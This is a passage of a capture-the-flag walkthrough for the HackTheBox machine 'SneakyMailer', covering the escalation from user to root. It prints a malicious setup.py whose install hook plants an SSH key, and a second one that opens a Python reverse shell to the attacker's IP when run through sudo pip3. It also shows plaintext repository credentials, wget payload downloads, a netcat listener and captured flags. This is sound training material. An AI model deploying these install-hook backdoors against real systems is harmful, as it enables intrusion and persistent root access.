
Why won't we just use the cracked password to escalate? Well, you see...



```
cat /etc/passwd | grep pypi
pypi:x:998:998::/var/www/pypi.sneakycorp.htb:/usr/sbin/nologin
developer@sneakymailer:/home/low$ su pypi
```


We just can't. So, let's use `fakepip` as a template to accomplish what we want: https://github.com/0x00-0x00/FakePip.

Using `ssh-keygen` we create a public (the one we'll add to `low`'s `authorized_keys`) and a private (the one we'll use to connect to the server) keys. The public one will be hardcoded and as for the private one – I'll move it to the parent directory.




```
Marises-MacBook:docking limitedeternity$ tree -a
.
├── .pypirc
├── README.md
└── setup.py

0 directories, 3 files
Marises-MacBook:docking limitedeternity$
```

setup.py:



```
from setuptools import setup
from setuptools.command.install import install


class CustomInstall(install):
  def run(self):
    print("RUNNING")
    with open("/home/low/.ssh/authorized_keys", "a+") as f:
        f.write("ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC4B6NBeW9e4Mdg2MC7E3OPFnPEdhnuci3lTVXO9rdsMC7gi7t1rGihwjc1FOAUbuXpQou/JUN9L3yCzzbTbG79FOZZjqZPqi/waltp6HonUQUkBB4Klby0zkQI
us3hjNWRkKgtWi/nJJ6sUd4+KZu7cQeigYPV2r+cEO2D3aSkkWQ9pqOGpAT4P8Sr72O1iEl3ZnQc3/Gw15vzUTiwUV/xk8gZdjjAOm+yzjv3UXneZXBSR8cMT7KEdf+vALav8pX5cWyPtt94581CWrPTv/TctOJeQenYMk8hTM/Ypj6LX
YzdFKLV68zct0/qSNoTd+FG/axy7sc8mjgOEVTnqNjH limitedeternity@Marises-MacBook.local")
    install.run(self)

setup(name='docking',
      version='0.0.1',
      url='https://pypi.sneakycorp.htb/docking',
      author='zc00l',
      author_email='andre.marques@esecurity.com.br',
      license='MIT',
      zip_safe=False,
      cmdclass={'install': CustomInstall})
```


.pypirc:



```
[distutils]
index-servers = local

[local]
repository: http://pypi.sneakycorp.htb:8080
username: pypi
password: soufianeelhaoui

```


And now – it's time.

Zip it, fire up a python server (`python -m http.server 8000`) and download the zip on the server.




```
developer@sneakymailer:/tmp$ wget http://10.10.14.203:8000/docking.zip
wget http://10.10.14.203:8000/docking.zip
--2020-07-31 17:49:23--  http://10.10.14.203:8000/docking.zip
Connecting to 10.10.14.203:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1348 (1.3K) [application/zip]
Saving to: 'docking.zip'

docking.zip         100%[===================>]   1.32K  --.-KB/s    in 0.001s

2020-07-31 17:49:23 (2.57 MB/s) - 'docking.zip' saved [1348/1348]

developer@sneakymailer:/tmp$ unzip docking.zip
unzip docking.zip
Archive:  docking.zip
   creating: docking/
  inflating: docking/README.md
  inflating: docking/setup.py
  inflating: docking/.pypirc
developer@sneakymailer:/tmp$ 
```

Do `$ cd docking/` and then:




```
developer@sneakymailer:~$ chmod 777 setup.py
chmod 777 setup.py
developer@sneakymailer:~$ HOME=$(pwd)
HOME=$(pwd)
developer@sneakymailer:~$ export HOME=$(pwd)
export HOME=$(pwd)
developer@sneakymailer:~$ python3 setup.py sdist register -r local upload -r local
```

Profit!




```
developer@sneakymailer:~$ cat /home/low/.ssh/authorized_keys
cat /home/low/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC4B6NBeW9e4Mdg2MC7E3OPFnPEdhnuci3lTVXO9rdsMC7gi7t1rGihwjc1FOAUb
uXpQou/JUN9L3yCzzbTbG79FOZZjqZPqi/waltp6HonUQUkBB4Klby0zkQIus3hjNWRkKgtWi/nJJ6sUd4+KZu7cQeigYPV2r+cEO
2D3aSkkWQ9pqOGpAT4P8Sr7201iEl3ZnQc3/Gw15vzUTiwUV/xk8gZdjjAOm+yzjv3UXneZXBSR8cMT7KEdf+vALav8pX5cWyPtt9
4581CWrPTv/TctOJeQenYMk8hTM/Ypj6LXYzdFKLV68zct0/qSNoTd+FG/axy7sc8mjgOEVTnqNjH limitedeternity@Marises
-MacBook.localssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC4B6NBeW9e4Mdg2MC7E3OPFnPEdhnuci3lTVXO9rdsMC7gi7t
1rGihwjc1FOAUbuXpQou/JUN9L3yCzzbTbG79FOZZjqZPqi/waltp6HonUQUkBB4Klby0zkQIus3hjNWRkKgtWi/nJJ6sUd4+KZu7
cQeigYPV2r+cEO2D3aSkkWQ9pqOGpAT4P8Sr7201iEl3ZnQc3/Gw15vzUTiwUV/xk8gZdjjAOm+yzjv3UXneZXBSR8cMT7KEdf+vA
Lav8pX5cWyPtt94581CWrPTv/TctOJeQenYMk8hTM/Ypj6LXYzdFKLV68zct0/qSNoTd+FG/axy7sc8mjgOEVTnqNjH limitedet
ernity@Marises-MacBook.localdeveloper@sneakymailer:~$
```

It’s time to SSH as `low` using **our** private key:




```
Marises-MacBook:Downloads limitedeternity$ chmod 700 id_rsa
Marises-MacBook:Downloads limitedeternity$ ssh -i id_rsa low@10.10.10.197
```



```
Marises-MacBook:Downloads limitedeternity$ ssh -i id_rsa low@10.10.10.197
Linux sneakymailer 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
No mail.
Last login: Tue Jun  9 03:02:52 2020 from 192.168.56.105
low@sneakymailer:~$ pwd
/home/low
low@sneakymailer:~$ cat user.txt
9a145116a521e604c76c07d5982a98f8
low@sneakymailer:~$
```


`low` has fallen. But we aren’t done there yet.

Part 3. Things escalate.




```
low@sneakymailer:~$ sudo -l
sudo: unable to resolve host sneakymailer: Temporary failure in name resolution
Matching Defaults entries for low on sneakymailer:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User low may run the following commands on sneakymailer:
    (root) NOPASSWD: /usr/bin/pip3
low@sneakymailer:~$
```

That's what I wanted to see! Oh, well, it means we can execute `pip3` and trick it to execute arbitrary command as `root` without any password. I want it to be a reverse TCP shell. We’ll use `fakepip` again (https://github.com/0x00-0x00/FakePip).




```
Marises-MacBook:Downloads limitedeternity$ git clone https://github.com/0x00-0x0
0/FakePip.git
Cloning into 'FakePip'...
remote: Enumerating objects: 23, done.
remote: Total 23 (delta 0), reused 0 (delta 0), pack-reused 23
Unpacking objects: 100% (23/23), done.
Marises-MacBook:Downloads limitedeternity$ cd FakePip
Marises-MacBook:FakePip limitedeternity$ ls
README.md        img              setup.py
Marises-MacBook:FakePip limitedeternity$
```

Alter `setup.py` like this:




```
from setuptools import setup
from setuptools.command.install import install
import socket
import subprocess
import os
import pty


class CustomInstall(install):
  def run(self):
    install.run(self)
    LHOST = '10.10.14.203'
    LPORT = 4445
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((LHOST, LPORT))
    os.dup2(s.fileno(), 0)
    os.dup2(s.fileno(), 1)
    os.dup2(s.fileno(), 2)
    pty.spawn("/bin/bash")


setup(name='FakePip',
      version='0.0.1',
      description='This will exploit a sudoer able to /usr/bin/pip install *',
      url='https://github.com/0x00-0x00/fakepip',
      author='zc00l',
      author_email='andre.marques@esecurity.com.br',
      license='MIT',
      zip_safe=False,
      cmdclass={'install': CustomInstall})
```

Spawn `netcat` listener:




```
Marises-MacBook:FakePip limitedeternity$ vi setup.py
Marises-MacBook:FakePip limitedeternity$ nc -lvp 4445
```

Zip `FakePip`, and then download `FakePip.zip` from the server. After that, unzip it there:




```
low@sneakymailer:~$ wget http://10.10.14.203:8000/FakePip.zip
--2020-07-31 18:27:11--  http://10.10.14.203:8000/FakePip.zip
Connecting to 10.10.14.203:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 291048 (284K) [application/zip]
Saving to: 'FakePip.zip'

FakePip.zip                        100%[=====================================================================================>] 284.23K   204KB/s    in 1.4s

2020-07-31 18:27:12 (204 KB/s) - 'FakePip.zip' saved [291048/291048]

low@sneakymailer:~$ unzip FakePip.zip
Archive:  FakePip.zip
   creating: FakePip/
  inflating: FakePip/README.md
   creating: FakePip/img/
  inflating: FakePip/img/002.JPG
  inflating: FakePip/img/003.JPG
```

And finally:



```
low@sneakymailer:~$ cd FakePip
low@sneakymailer:~/FakePip$ ls
README.md  img  setup.py
low@sneakymailer:~/FakePip$ sudo /usr/bin/pip3 install . --upgrade --force-reinstall
```

BOOM, we did it!:



```
Marises-MacBook:FakePip limitedeternity$ nc -lvp 4445
Connection from 10.10.10.197:34112
root@sneakymailer:/tmp/pip-req-build-cmlnflxq# cd /root
cd /root
root@sneakymailer:~# cat root.txt
cat root.txt
75e28eba4f4e09a0b3e98dbf4299d8fa
root@sneakymailer:~# 
```

And now we have the highest privileges in this system.